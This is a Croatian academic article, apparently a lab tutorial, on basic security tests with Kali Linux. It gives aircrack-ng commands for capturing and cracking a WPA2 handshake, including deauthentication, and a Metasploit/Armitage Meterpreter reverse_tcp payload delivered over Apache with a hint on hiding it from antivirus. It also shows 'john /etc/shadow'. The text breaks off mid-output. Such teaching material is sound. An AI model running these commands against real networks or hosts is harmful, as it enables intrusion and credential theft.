OSNOVNI IT SIGURNOSNI TESTOVI KALI LINUXOM

BASIC IT SECURITY TESTS WITH KALI LINUX

Stručni članak

Antun Matija Filipović, v. pred., mag. eur. posl. stud[*]*.*
Vladimir Bralić, pred., mag. inf[*]*.*
Bruno Valić, pred., struč. spec. ing. techn. inf.[*]

Sažetak

Sigurnost informacijskih sustava temelj je za neprekinut i pouzdan rad brojnih djelatnosti te o njoj ovisi veliki broj servisa i usluga koji se svakodnevno koriste i o kojima ovisi mogućnost ostvarenja željenih ciljeva i postavljenih zadataka. Podizanje razine svijesti o postojanju mogućih poboljšanja u obliku promjene određenih postavki, odabira druge vrste zaštite i brojnih drugih metoda i tehnika zaštite informacijskih sustava je od iznimne važnosti i doprinosi dugoročnoj stabilnosti poslovanja i uobičajenog funkcioniranja šire zajednice. U radu su prikazani neki osnovni sigurnosni testovi na primjerima koji odražavaju realne zadatke, okolinu i uvjete u kojima se mogu naći sadašnji i budući korisnici Kali Linuxa u njihovom svakodnevnom radu i istraživanju.

Ključne riječi: informacijska sigurnost, Kali Linux, sigurnost, testiranje.

Abstract

Information systems security enables uninterrupted and reliable work for numerous enterprises. A number of information services and ability to achieve related goals and set tasks are dependent on the principals of information systems security. Rising the level of awareness of the ability to improve security by changing certain settings, choosing a different type of security and various other methods and techniques is of vital importance and contributes to long term stability of enterprises and normal functioning of the wider community. This paper presents some basic security tests applied to realistic tasks, environments and conditions that are likely to be

[*] *Veleučilište Velika Gorica, Velika Gorica, Hrvatska, e-mail: antun.matija.filipovic@vvg.hr*
[*] *Veleučilište Velika Gorica, Velika Gorica, Hrvatska, e-mail: vladimir.bralic@vvg.hr*
[*] *Veleučilište Velika Gorica, Velika Gorica, Hrvatska, e-mail: bruno.valic@vvg.hr*

encountered by current and future Kali Linux users during their everyday work and research.

Key words: information security, Kali Linux, security, testing.

1. UVOD

Kali Linux je Linux distribucija koja se temelji na Debian GNU/Linux distribuciji i predstavlja operativni sustav koji je primarno usmjeren na testiranje sigurnosti, istraživanje ranjivosti, penetracijske testove i digitalnu forenziku. Kali Linux projekt počeo je 2013. godine*, odnosno traje i aktivan je oko sedam godina te je svojevrsni nastavak projekta BackTrack Linux koji je trajao oko šest godina (od 2006. do 2012. godine)*.

U Kali Linux distribuciju uključeni su brojni sigurnosni alati* (više od 600 alata u aktualnoj inačici od 12.5.2020. godine), koji se mogu početi učinkovito koristiti odmah po završetku instalacije, bez potrebe za posebnim prilagodbama i podešavanjima.

Na službenim internetskim stranicama tvrtke Offensive Security (https://www.kali.org/) koja razvija i financira Kali Linux mogu se besplatno preuzeti instalacijske datoteke za i386, amd64 i ARM (armel i armhf) platforme u obliku ISO datoteka, koje se potom mogu snimiti na DVD disk ili USB (engl. Universal Serial Bus) disk te instalirati na računalo korisnika.

Trenutno (lipanj 2020. godine) je prema službenoj specifikaciji* za uspješnu instalaciju Kali Linuxa potrebno najmanje 20 GB prostora na tvrdom disku, najmanje 1 GB radne memorije (preporučljivo 2 GB ili više, a distribucija će automatski raditi i na računalima s više od 4 GB radne memorije, zahvaljujući PAE (engl. Physical Address Extension) jezgri, koja je zadano prisutna na svim instalacijskim datotekama) te CD/DVD optički pogon ili podrška za podizanje sustava putem USB sabirnice.

Budućim korisnicima koji ne žele da im Kali Linux bude primarni ili jedini operativni sustav, može biti zanimljiva opcija koja omogućava da se Kali Linux instalira u okruženju koje omogućava podizanje više operativnih sustava (engl. Multi Boot Environment) ili da se Kali Linux pokreće u virtualnom okruženju. Bez obira na odabrani način instalacije, korisnicima se

---

* *Kali Linux. [online] Dostupno na: <https://www.kali.org/> [02.06.2020.]*

* *BackTrack Linux. [online] Dostupno na: <https://www.backtrack-linux.org/> [02.06.2020.]*

* *Kali Linux Penetration Testing Tools. [online] Dostupno na: <https://tools.kali.org/> [01.06.2020.]*

* *Single Boot Kali Installation. [online] Dostupno na: <https://www.kali.org/docs/installation/kali-linux-hard-disk-install/> [01.06.2020.]*

preporučuje da vode računa o redovitoj provjeri i instalaciji dostupnih sigurnosnih i drugih ažuriranja (Singh, 2013).

Preuzimanje i korištenje ove visoko specijalizirane i sigurnosno orijentirane Linux distribucije je u potpunosti besplatno, a ona zbog svoje dostupnosti, prilagodljivosti i opsežnosti predstavlja idealno rješenje za razne potrebe, kako za stručnjake koji se bave informacijskom sigurnošću, tako i za sve zainteresirane korisnike bez posebno velikih predznanja.

Alati koji se nalaze uključeni u distribuciju, a namijenjeni su za provođenje penetracijskih testova mogu se prema namjeni podijeliti u ove skupine: alati za prikupljanje informacija, alati za procjenu ranjivosti sustava, alati za web aplikacije, alati za napade na zaporke, alati za iskorištavanje ranjivosti, alati za proučavanje i analizu (engl. Sniffing) i lažiranje (engl. Spoofing) prometa, alati za održavanje pristupa, alati za izvještavanje i alati za sistemske servise (Allen, Heriyanto, Ali, 2014).

Kali Linux može se uspješno koristiti i za društveni inženjering (engl. Social Engineering), vrstu napada koja je zahvaljujući sve većoj zastupljenosti društvenih mreža u privatnom i poslovnom okruženju postala sve zanimljivija napadačima. Napadi društvenim inženjeringom se dijele na napade temeljene na ljudima i napade temeljene na računalima, a faze ove vrste napada su: istraživanje, privlačenje, obrađivanje i napuštanje (Singh Patel, 2013).

2. POPULARNI ALATI

U ovom poglavlju opisat će se i prikazati funkcionalnosti nekoliko odabranih vrlo popularnih i primjenjivih alata dostupnih u Kali Linuxu: Armitage, Nmap, Wireshark, John the Ripper, Aircrack-ng i OWASP ZAP.

2.1. Armitage

Armitage je grafički upravljački alat za Metasploit koji služi za preporuku iskorištavanja mogućih ranjivosti, vizualizaciju potencijalnih meta napada i otkrivanje naprednih mogućnosti kojima se napadač može poslužiti nakon uspješnog iskorištavanja ranjivosti u računalnom sustavu*.

2.2. Nmap

Nmap je skener mrežnog prometa koji služi za otkrivanje poslužitelja i servisa na računalnim mrežama, skeniranje portova, detekciju inačica

* *Armitage: Cyber Attack Management for Metasploit. [online] Dostupno na: <http://www.fastandeasyhacking.com/> [02.06.2020.]*

mrežnih servisa i operativnog sustava. Primarno se koristi za sigurnosno skeniranje uređaja i vatrozida, izradu mrežnih mapa, otkrivanje i iskorištavanje ranjivosti i analizu mrežnog prometa*.

2.3. Wireshark

Wireshark je alat koji služi za analizu mrežnog prometa i razvoj komunikacijskih protokola, a prikupljene podatke je moguće napredno filtrirati i prikazivati sukladno željama i potrebama korisnika. Posebno je zanimljiva i mogućnost detekcije i presretanja sve popularnijih VoIP (engl. Voice Over Internet Protocol) razgovora i sirovog prometa kroz USB sabirnice*.

2.4. John the Ripper

John the Ripper je alat za probijanje zaporki koji koristi više mehanizama za probijanje, posjeduje automatsku detekciju identifikacijskih oznaka (engl. Hash), može se prilagoditi potrebama korisnika, a podržava i probijanje zaporki kriptiranih pomoću DES, MD5 i Blowfish algoritama te zaporke LDAP imenika, MySQL baza podataka i drugih *.

2.5. Aircrack-ng

Aircrack-ng je alat za analizu mrežnog prometa i otkrivanje mreža. Ima ugrađen detektor mreža i analizator paketa, kao i podršku za probijanje WEP i WPA/WPA2-PS zaporki i analizu 802.11 bežičnih LAN mreža. Usmjeren je na nadziranje, napad, testiranje (prikupljanje i injekciju prometa) mrežne opreme i upravljačkih programa (engl. Driver) i probijanje zaporki mreža*.

2.6. OWASP ZAP

OWASP ZAP je alat za sigurnosno skeniranje web aplikacija. Može se koristiti kao posrednički (engl. Proxy) poslužitelj te tako korisniku pruža mogućnost manipuliranja ukupnim prometom koji prolazi kroz njega. Posjeduje ugrađen automatski i pasivni skener, prisilno pregledavanje

---

* *Nmap: Network Mapper and Free Security Scanner. [online] Dostupno na: <https://nmap.org/> [02.06.2020.]*

* *Wireshark. [online] Dostupno na: <https://www.wireshark.org/> [02.06.2020.]*

* *John the Ripper Password Cracker. [online] Dostupno na: <https://www.openwall.com/john/> [02.06.2020.]*

* *Aircrack-ng. [online] Dostupno na: <http://www.aircrack-ng.org/> [02.06.2020.]*

internetskih stranica, podršku za proširenja i automatizaciju skriptnim jezicima*.

3. PRIMJERI TESTOVA

U ovom poglavlju prikazani su primjeri testova koji se mogu primijeniti u svakodnevnom radu stručnjaka za informacijsku sigurnost i entuzijasta koje imaju interesa za ovo područje. Svi prikazani primjeri su isključivo obrazovne prirode i služe za razvijanje svijesti o brojnim mogućnostima koje nude alati ugrađeni u Kali Linux distribuciju.

3.1. Testiranje sigurnosti bežične mreže upotrebom alata aircrack-ng

Pregled osnovnih sigurnosnih testova, to jest napada, počet će prikazom mogućnosti upotrebe alata aircrack-ng za probijanje bežične mreže. Bežična komunikacija danas je zbog učestalosti prijenosnih računala, pametnih telefona i ostalih prijenosnih uređaja najčešći način mrežnog povezivanja računala s drugim uređajima. Iz tog razloga, kao i zbog relativne lakoće napada u usporedbi s napadima na mreže bazirane na klasičnoj arhitekturi (UTP, optičkim i drugim kabelima), ovaj alat je odabran za demonstraciju prvog koraka u testiranju sigurnosti mrežne infrastrukture.

Svrha testa je pokazati koliko je jednostavno upotrebom alata aircrack-ng probiti sigurnosne mjere tipične suvremene bežične mreže te tako stvoriti uvjete za neovlaštenu upotrebu bežične mreže, ali i odraditi prvi, nužni korak u ozbiljnijem napadu. Mreža koja je testirana, kao i većina bežičnih mreža koristi unaprijed postavljenu pristupnu zaporku koju je potrebno na neki siguran način dostaviti korisnicima. Ovaj test će pokušati doći do te zaporke analizirajući promet bežične mreže i koristeći takozvani rječnik zaporki, koji predstavlja kolekciju mogućih zaporki.

Za potrebe testa stvoreno je testno okruženje koje se sastojalo od pametnog telefona Samsung Galaxy S9 (s operativnim sustavom Android 10), koji je poslužio kao bežična pristupna točka (engl. Wireless Access Point) i tri uređaja koji su se spajali na pristupnu točku. Stvorena je bežična mreža prema 802.11 standardu (IEEE 2016) s WPA2/PSK (engl. Wi-Fi Protected Access 2 – Pre-Shared Key) autorizacijom. Uređaji koji su se spajali na mrežu su bili Lenovo P2 pametni telefon (s operativnim sustavom Android 9) i dva osobna računala (s operativnim sustavom Windows 10) koja su se spajala na mrežu upotrebom mrežnih USB uređaja TP-LINK TL-

* *OWASP Zed Attack Proxy (ZAP). [online] Dostupno na: <https://www.zaproxy.org/> [02.06.2020.]*

WN722N i Netgear VG111v2. Testiranje napada izvršeno je pomoću trećeg osobnog računala (s operativnim sustavom Windows 10), na kojem je u virtualnom okruženju VMware Workstation 15 Pro* instaliran Kali Linux (verzija 2020.2).

Za Kali Linux je osigurana posebna USB mrežna kartica: Netsys NET-9800000. Upravo je odabir mrežne kartice, prvi i kritični korak pri upotrebi aircrak-ng alata. Odabrani Netsys uređaj izgrađen je na Ralink RT3070 čipnom skupu (engl. Chipset), koji je jedan od samo tri čipna seta koji su podržani od stane aircrack-ng alata i Kali Linuxa. Druga dva podržana čipna skupa su Atheros AR9271 i Realtek RTL8187L.

Testiranje je u potpunosti izvršeno u Linux ljusci, a počelo je provjerom mrežne kartice. Naredba iwconfig će rezultirati ispisom sličnom niže prikazanom, ako računalo ima ispravno instaliranu mrežnu karticu.

```
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Iz gornjeg ispisa vidljivo je da računalo (u ovom slučaju Kali Linux virtualni stroj) sadrži potrebnu mrežnu karticu, koja je dostupna kroz sučelje `wlan0`, te da testiranje može započeti. Prvi korak je pokretanje airmon-ng programa, kako bi se mrežna kartica prebacila u poseban način rada (engl. Monitoring Mode), koji omogućava prisluškivanje bežičnih mreža koje su u dometu. Airmon-ng program se pokreće slijedećom naredbom, u kojoj se referencira na ranije utvrđeni `wlan0`:

```
airmon-ng start wlan0
```

Ako je airmon-ng uspješno pokrenut, dobit će se ispis koji obavještava da mrežna kartica sadrži potrebni čipni skup (Ralink RT3070) te da je kartica pokrenuta u načinu rada za prisluškivanje.

```
PHY     Interface       Driver          Chipset
phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
```

Airmon-ng je stvorio novo sučelje istog imena kao i staro, ali s dodatkom mon. U ovom slučaju novo sučelje se zove `wlan0mon`.

U idućem koraku radi se priprema za prikupljanje podataka upotrebom programa airodump-ng. Ako su podaci mreže koju napadamo poznati (MAC adresa pristupne točke (engl. Media Access Control Address)), ovaj korak se može preskočiti. U suprotnom na slijedeći način se poziva program airodump-ng:

---

* *VMware Workstation 15 Pro evaluacijska i plaćena verzija su dostupne na: https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html.*

```
airodump-ng wlan0mon
```

Rezultat ove naredbe je tablica koja ovdje nije prikazana u cijelosti, budući da sadrži prepoznatljive podatke računalnih mreža koje nisu dio ovdje prikazanog testiranja. Umjesto cijele tablice prikazan je samo relevantan redak za ovo testiranje.

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
6E:C7:EC:59:E5:A5  -62       24        4    0  12  130   WPA2 CCMP   PSK  Test
```

U rezultirajućoj tablici potrebno je prepoznati mrežu koja je cilj napada ili u ovom slučaju, sigurnosnog testiranja. Testna mreža, ESSID-a (engl. Extended Service Set Identifier) Test, je prisutna u tablici te se iz nje već vide neki podaci relevantni za testiranje. U polju BSSID (engl. Basic Service Set Identifier) zapisana je MAC adresa pristupne točke mreže: 6E:C7:EC:59:E5:A5. Ova adresa u kombinaciji s frekvencijskim kanalom mreže (polje CH) je nužna za iduće korake. Osim ovih podataka, odmah je vidljiv i način enkripcije (WPA2) i autentifikacije (PSK). Osim navedenih, od izuzetne je važnosti i polje PWR koje označava jačinu signala. Veći broj u ovom polju znači jači signal, što znači da će biti lakše i prikupiti pakete iz prometa mreže. Brojevi između 0 i -60 znače vrlo dobar signal. Ako je broj u PWR polju puno manji, situacija se možda može popraviti zamjenom ili promjenom položaja antene.


Pod pretpostavkom da je mrežna kartica ispravno postavljena u način rada za prisluškivanje i da je prepoznata ciljna mreža, može se prijeći na idući korak – prikupljanje prometa mreže. Cilj ovog koraka je prikupiti dovoljno podataka o mreži, da bi se u idućem koraku mogao izvršiti napad i otkriti zaporka mreže. Opet se poziva airodump-ng upotrebom nove naredbe:

```
airodump-ng -c 12 --bssid 6E:C7:EC:59:E5:A5 -w psk wlan0mon
```

Parameter --bssid se očito odnosi na MAC adresu pristupne točke koja je utvrđena u prethodnom koraku, ali značenje parametra -c nije očito. On označava kanal (radio frekvencijski raspon) koji se osluškuje. Odabir kanala ovisi o uređaju te se kanali mogu mijenjati, kako bi se smanjila zagušenost određenih frekvencija.

U ovom testu je prema podacima dobivenim u prethodnom koraku odabran kanal 12, koji odgovara radijskoj frekvenciji od 2467 MHz s rasponom od 2456 do 2478 MHz. Zadnji parametar -w označava ime datoteke u koju se pohranjuju uhvaćeni okviri.

Slika 1.: Stanje programa airodump-ng pri prikupljanju mrežnih okvira.



Izvor: Vlastiti rad autora (snimka zaslona).

Ovo je ključni korak u testiranju sigurnosti mreže. Slika 1 prikazuje airodump-ng u postupku prikupljanja podataka, na slici su vidljivi testni uređaji (mobilni telefon i dva računala) i broj mrežnih okvira (engl. Frame), koji je prikupljen od svakog. Da bi idući korak (probijanje zaporke) bio uspješan, u ovom koraku je potrebno ispuniti dva uvjeta. Prvo, potrebno je prikupiti dovoljnu ukupnu količinu mrežnih okvira. Prema iskustvu autora aircrack-ng programa, preporučljivo je skupiti ukupno između 45 i 85 tisuća okvira. Drugo, nužno je uhvatiti cijeli postupak WPA rukovanja (engl. 4-way Handshake). Ovaj postupak rukovanja provodi se pri spajanju uređaja na bežičnu mrežu te ga nije moguće uhvatiti tijekom normalnog rada mreže, već samo u trenutku kada se novi uređaj pokuša spojiti na mrežu. Ako je WPA rukovanje uhvaćeno, airodump-ng to javlja porukom u gornjem lijevom kutu tablice, kao što je vidljivo na slici 1.

U slučaju da se ne može čekati da se pojavi novi uređaj na mreži (ili se to neće niti dogoditi), moguće je isprovocirati WPA rukovanje upotrebom programa aireplay-ng. Treba napomenuti da ovo više nije pasivno osluškivanje, već aktivni napad u kojem se uređaje koji su spojeni na mrežu pokušava prevariti slanjem lažnog signala za prekid komunikacije i tako ih prisiliti na uspostavu nove veze i novo WPA rukovanje. Bez ovog koraka testiranje, to jest napad je u potpunosti pasivan i nije ga moguće detektirati te će se stoga u mnogim situacijama izbjeći upotreba prikazane tehnike. Ako se želi pokušati prisiliti uređaje da se ponovno spoje na mrežu, to se može postići naredbom:

```
aireplay-ng --deauth 5 -a 6E:C7:EC:59:E5:A5 wlan0mon
```

U gornjoj naredbi parametar --deauth 5 označava broj signala za deautetnifikaciju koje se želi poslati, a parametar -a označava adresu pristupne točke koja se ovdje koristi za lažno predstavljanje. Ako je uspješno izvršena, naredba će rezultirati izvještajem o poslanim signalima:

```
07:56:46  Waiting for beacon frame (BSSID: 6E:C7:EC:59:E5:A5) on channel 12
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:56:46  Sending DeAuth (code 7) to broadcast -- BSSID: [6E:C7:EC:59:E5:A5]
07:56:46  Sending DeAuth (code 7) to broadcast -- BSSID: [6E:C7:EC:59:E5:A5]
07:56:47  Sending DeAuth (code 7) to broadcast -- BSSID: [6E:C7:EC:59:E5:A5]
```

Kao što i sam rezultat prikazuje, ova tehnika je puno uspješnija ako je usmjerena na konkretni uređaj spojen na mrežu. Modificirana verzija dodaje parametar -c koji označava adresu mete te u ovom slučaju može glasiti:

```
aireplay-ng -0 10 -a 6E:C7:EC:59:E5:A5 -c 00:18:4D:FA:42:9D wlan0mon
```

U ovom slučaju airodump-ng je prikupio postupak rukovanja i dosta paketa i bez upotrebe ove tehnike. Prikupljeno je ukupno 137959 okvira od pametnog telefona te 2370 i 1308 okvira od dva osobna računala. Cijeli postupak je trajao 33 minute te su prikupljeni okviri sadržavali ukupno1452713 paketa i 3 potpuna postupka WPA rukovanja. Ovime su ispunjeni uvjeti za idući, konačni korak ovog testiranja.

U zadnjem koraku poziva se program aircrack-ng te od traži da upotrebom prikupljenih podataka, koji su u ovom slučaju pohranjeni u datoteku psk-06.cap i rječnika rockyou.txt pokuša probiti zaporku ciljane mreže. Za taj zadatak se koristi naredba:

```
aircrack-ng -b 6E:C7:EC:59:E5:A5 psk-06.cap -w rockyou.txt
```

Gornja naredba navodi MAC adresu pristupne točke bežične mreže (parametar -b), datoteku u kojoj je pohranjen uhvaćeni promet (psk-06.cap) te rječnik koji se koristi u napadu (parametar -w). Rječnik je kolekcija mogućih ili stvarnih zaporki koje se koriste pri napadu sirovom silom (engl. Brute Force Attack). Ovakav napad se koristi kada nije moguće iskoristiti neku slabost algoritma za enkripciju ili statističke metode, već je potrebno jednostavno isprobavati zaporke dok se ne nađe ispravna.

Aircrack-ng će napadu, ovisno o vrsti enkripcije, pristupiti na različite načine. U slučaju starije, WEP (engl. Wired Equivalent Protection) enkripcije, aircrack-ng ima na raspolaganju PTW metodu, temeljenu na radu o probijanju WEP ključeva predstavljenom 2007. godine (Tews, Weinmann & Pyshkin, 2007) i FMS/KoreK metodu, koja se temelji slabostima RC4 algoritma koje su otkrivene 2001. (Fluhrer, Mantin & Shamir, 2001) i kasnije unaprijeđene od strane nepoznatog autora pseudonima KoreK (KoreK, 2004). Obje metode omogućavaju učinkovito probijanje WEP zaporki bez ikakvog prethodnog znanja o njima, a kod PTW metode u najboljem slučaju čak i s samo dva uhvaćena paketa. Iz ovih razloga WEP bežične mreže se, iako se i dalje mogu naći u upotrebi, više ne smatraju sigurnima te se preporuča hitni prelazak na WPA2/PSK bežičnu mrežu.


Ovo testiranje provjerilo je ranjivosti suvremene WPA2/PSK mreže te upotrebom rječnika rockyou.txt nije uspjelo probiti testnu mrežu koja je koristila zaporku Morpork1. Ova zaporka se ne smatra jakom, sama riječ nije nasumična, već dolazi iz beletrističkih djela Terryja Practchetta. Ipak nije se našla u testnom rječniku, to jest skupu zaporki. Da bi se svejedno testiranje odradilo do kraja, zaporka je ručno dodana u testni rječnik te je aircrack-ng tada uspješno odradio zadatak. Zaključno se o aircrack-ngu može reći da je izrazito učinkovit u probijanju sigurnosti starijih WEP bežičnih mreža, ali kod suvremenih WPA2/PSK bežičnih mreža njegova učinkovitost uvelike ovisi o kvaliteti rječnika koji koristi za napad.

3.2. Testiranje sigurnosti operativnog sustava Windows 10 pomoću Armitage alata

Za potrebe testa sigurnosti operativnog sustava Windows 10 korištena je platforma Metasploit Framework te njegov pripadajući alat Armitage, koji predstavlja svojevrsno grafičko upravljačko sučelje. Njime se zamjenjuje potreba upisivanja naredbi u terminalu i pruža se grafički prikaz računala koja se ciljaju te napadi i ranjivosti koje se testiraju. Metasploit i Armitage dolaze predinstalirani na Kali Linuxu. Svrha testa je prikazati način rada s Armitage alatom i način na koji se može iskoristiti ranjivost sustava i napadaču pružiti pristup resursima operativnog sustava žrtve.

Armitage kao grafičko sučelje Metasploita daje korisniku bolji prikaz događanja u procesu iskorištavanja, umjesto pisanja složenih naredbi i koda u terminalu. Automatizira napade i iskorištavanja ranjivosti sustava tako da prikazuje sve dostupne vrste napada u mapama, popisano po abecednom redu, prikazuje ciljana računala i njihova stanja te u dijelu terminala pokazuje rezultate akcija koja su izvršene. Izgled sučelja Armitage alata prikazan je na slici 2.

Slika 2.: Sučelje Armitage alata



Izvor: Vlastiti rad autora (snimka zaslona).


Prvi korak je pokretanje alata naredbom armitage u terminalu s pravima root korisnika. Ova naredba će pokrenuti Metasploit RPC (engl. Remote Procedure Call) poslužitelj, PostgreSQL bazu podataka i na kraju sučelje Armitage alata. Pri dnu programa nalazi se konzolni prikaz koji ispisuje kod, koji se izvršava tijekom automatiziranih akcija iskorištavanja koje su pokrenute. S lijeve strane zaslona nalaze se predkonfigurirani moduli akcija složeni u mape, a s desne strane zaslona nalazi se popis ciljanih računala na kojima se mogu izvršiti te akcije.

Nakon pokretanja Armitagea prikupe se informacije o ciljanim računalima pomoću alata nmap, odabirom opcije `Hosts`, `Nmap Scan`, `Quick Scan (OS detect)`. Potrebno je definirati IP adresu računala ili IP adresu čitave podmreže koju se želi skenirati. Testno okruženje je u podmreži 192.168.148.0/24 te su skeniranjem te mreže otkrivena tri računala.

Ovaj test proveden je kao napad na virtualno računalo s Windows 10 operativnim sustavom pomoću datoteke Meterpreter. Ova datoteka pomoću DLL (engl. Dynamic Link Library) injekcije na računalu žrtve inicijalizira kod, pokreće poslužitelj koji uspostavlja enkriptiranu TLS (engl. Transport Layer Security) vezu prema napadaču i šalje GET naredbu. Metasploit instanca kod napadača će primiti GET paket i konfigurirati klijenta s kojim ima pristup administrativnim ovlastima na ciljanom računalu. Ova datoteka sve drži u radnoj memoriji i ne zapisuje ništa na disk računala žrtve. Time se ne ostavlja forenzički trag.

U Armitage programu Meterpreter se pokreće odabirom modula `reverse_tcp` u mapi `payload/windows/meterpreter`. Na zaslonu se bira opcija lokalnog porta transportnog sloja TCP/IP modela na 4444 te na Output izborniku exe za odabir vrste datoteke, što je prikazano na slici 3.

Slika 3.: Sučelje Meterpreter alata pri konfiguriranju.



Izvor: Vlastiti rad autora (snimka zaslona).


Nakon odabira imena generirana je datoteka test.exe, koja se treba dostaviti na ciljano računalo. Ovaj korak napravljen je zbog testnog okruženja bez skrivanja datoteke, preko web poslužitelja. Prvo se izvrši naredba za pokretanje servisa za Apache web poslužitelj:

```
service apache2 start
```

Datoteku `test.exe` treba staviti u mapu `/var/www/html/`. Nakon toga se na računalu žrtve internetskim pretraživačem otvori stranica poslužitelja za prijenos datoteke `test.exe`. Nakon toga se u Armitageu ponovno pokrene `reverse_tcp` modul u `multi/handler` varijanti te se nakon pokretanja datoteke `test.exe` na ciljanom računalu uspostavlja Meterpreter konekcija.

Uspjeh je vidljiv grafički u programu Armitage te se nudi interaktivni izbornik Meterpreter administrativnih akcija koje napadač može izvesti na računalu žrtve, što je prikazano na slici 4.

Slika 4.: Sučelje Meterpreter alata nakon iskorištavanja ranjivosti.



Izvor: Vlastiti rad autora (snimka zaslona).

Za potrebe ovog testa korištena je direktno generirana datoteka, a stvarnim realnim okolnostima potencijalnog napada, datoteka test.exe bi se sakrila u neku drugu datoteku zbog izbjegavanja otkrivanja antivirusnim programima. Ta lažna datoteka bi trebala imati neki sadržaj koji je relevantan žrtvi, primjerice sliku, čijim otvaranjem bi se pokrenula Meterpreter datoteka.

3.3. Testiranje sigurnosti zaporki pomoću John the Ripper alata

Za potrebe testa sigurnosti zaporki korišten je alat John the Ripper u Kali Linux* i Windows 10* radnom okruženju. U testu će se prikazati postupak probijanja zaporki na Kali Linux operativnom sustavu, postupak probijanja zaporki Windows 10 operativnog sustava i postupak probijanja zaporki datoteka sažetih pomoću ZIP i RAR algoritama za sažimanje.

Za probijanje zaporke Kali Linuxa, ali i drugih Linux distribucija, budući da se zaporke nalaze u `/etc/shadow` potrebno je pokrenuti terminal u njemu napisati sljedeću naredbu:

```
john /etc/shadow
```

** Alat John the Ripper dolazi predinstaliran na Kali Linuxu.*

** Alat John the Ripper za Windows 10 je dostupan na: https://www.openwall.com/john/.*

Rezultat koji se dobije izvođenjem ove naredbe je:

```
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 256/256 AVX2])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
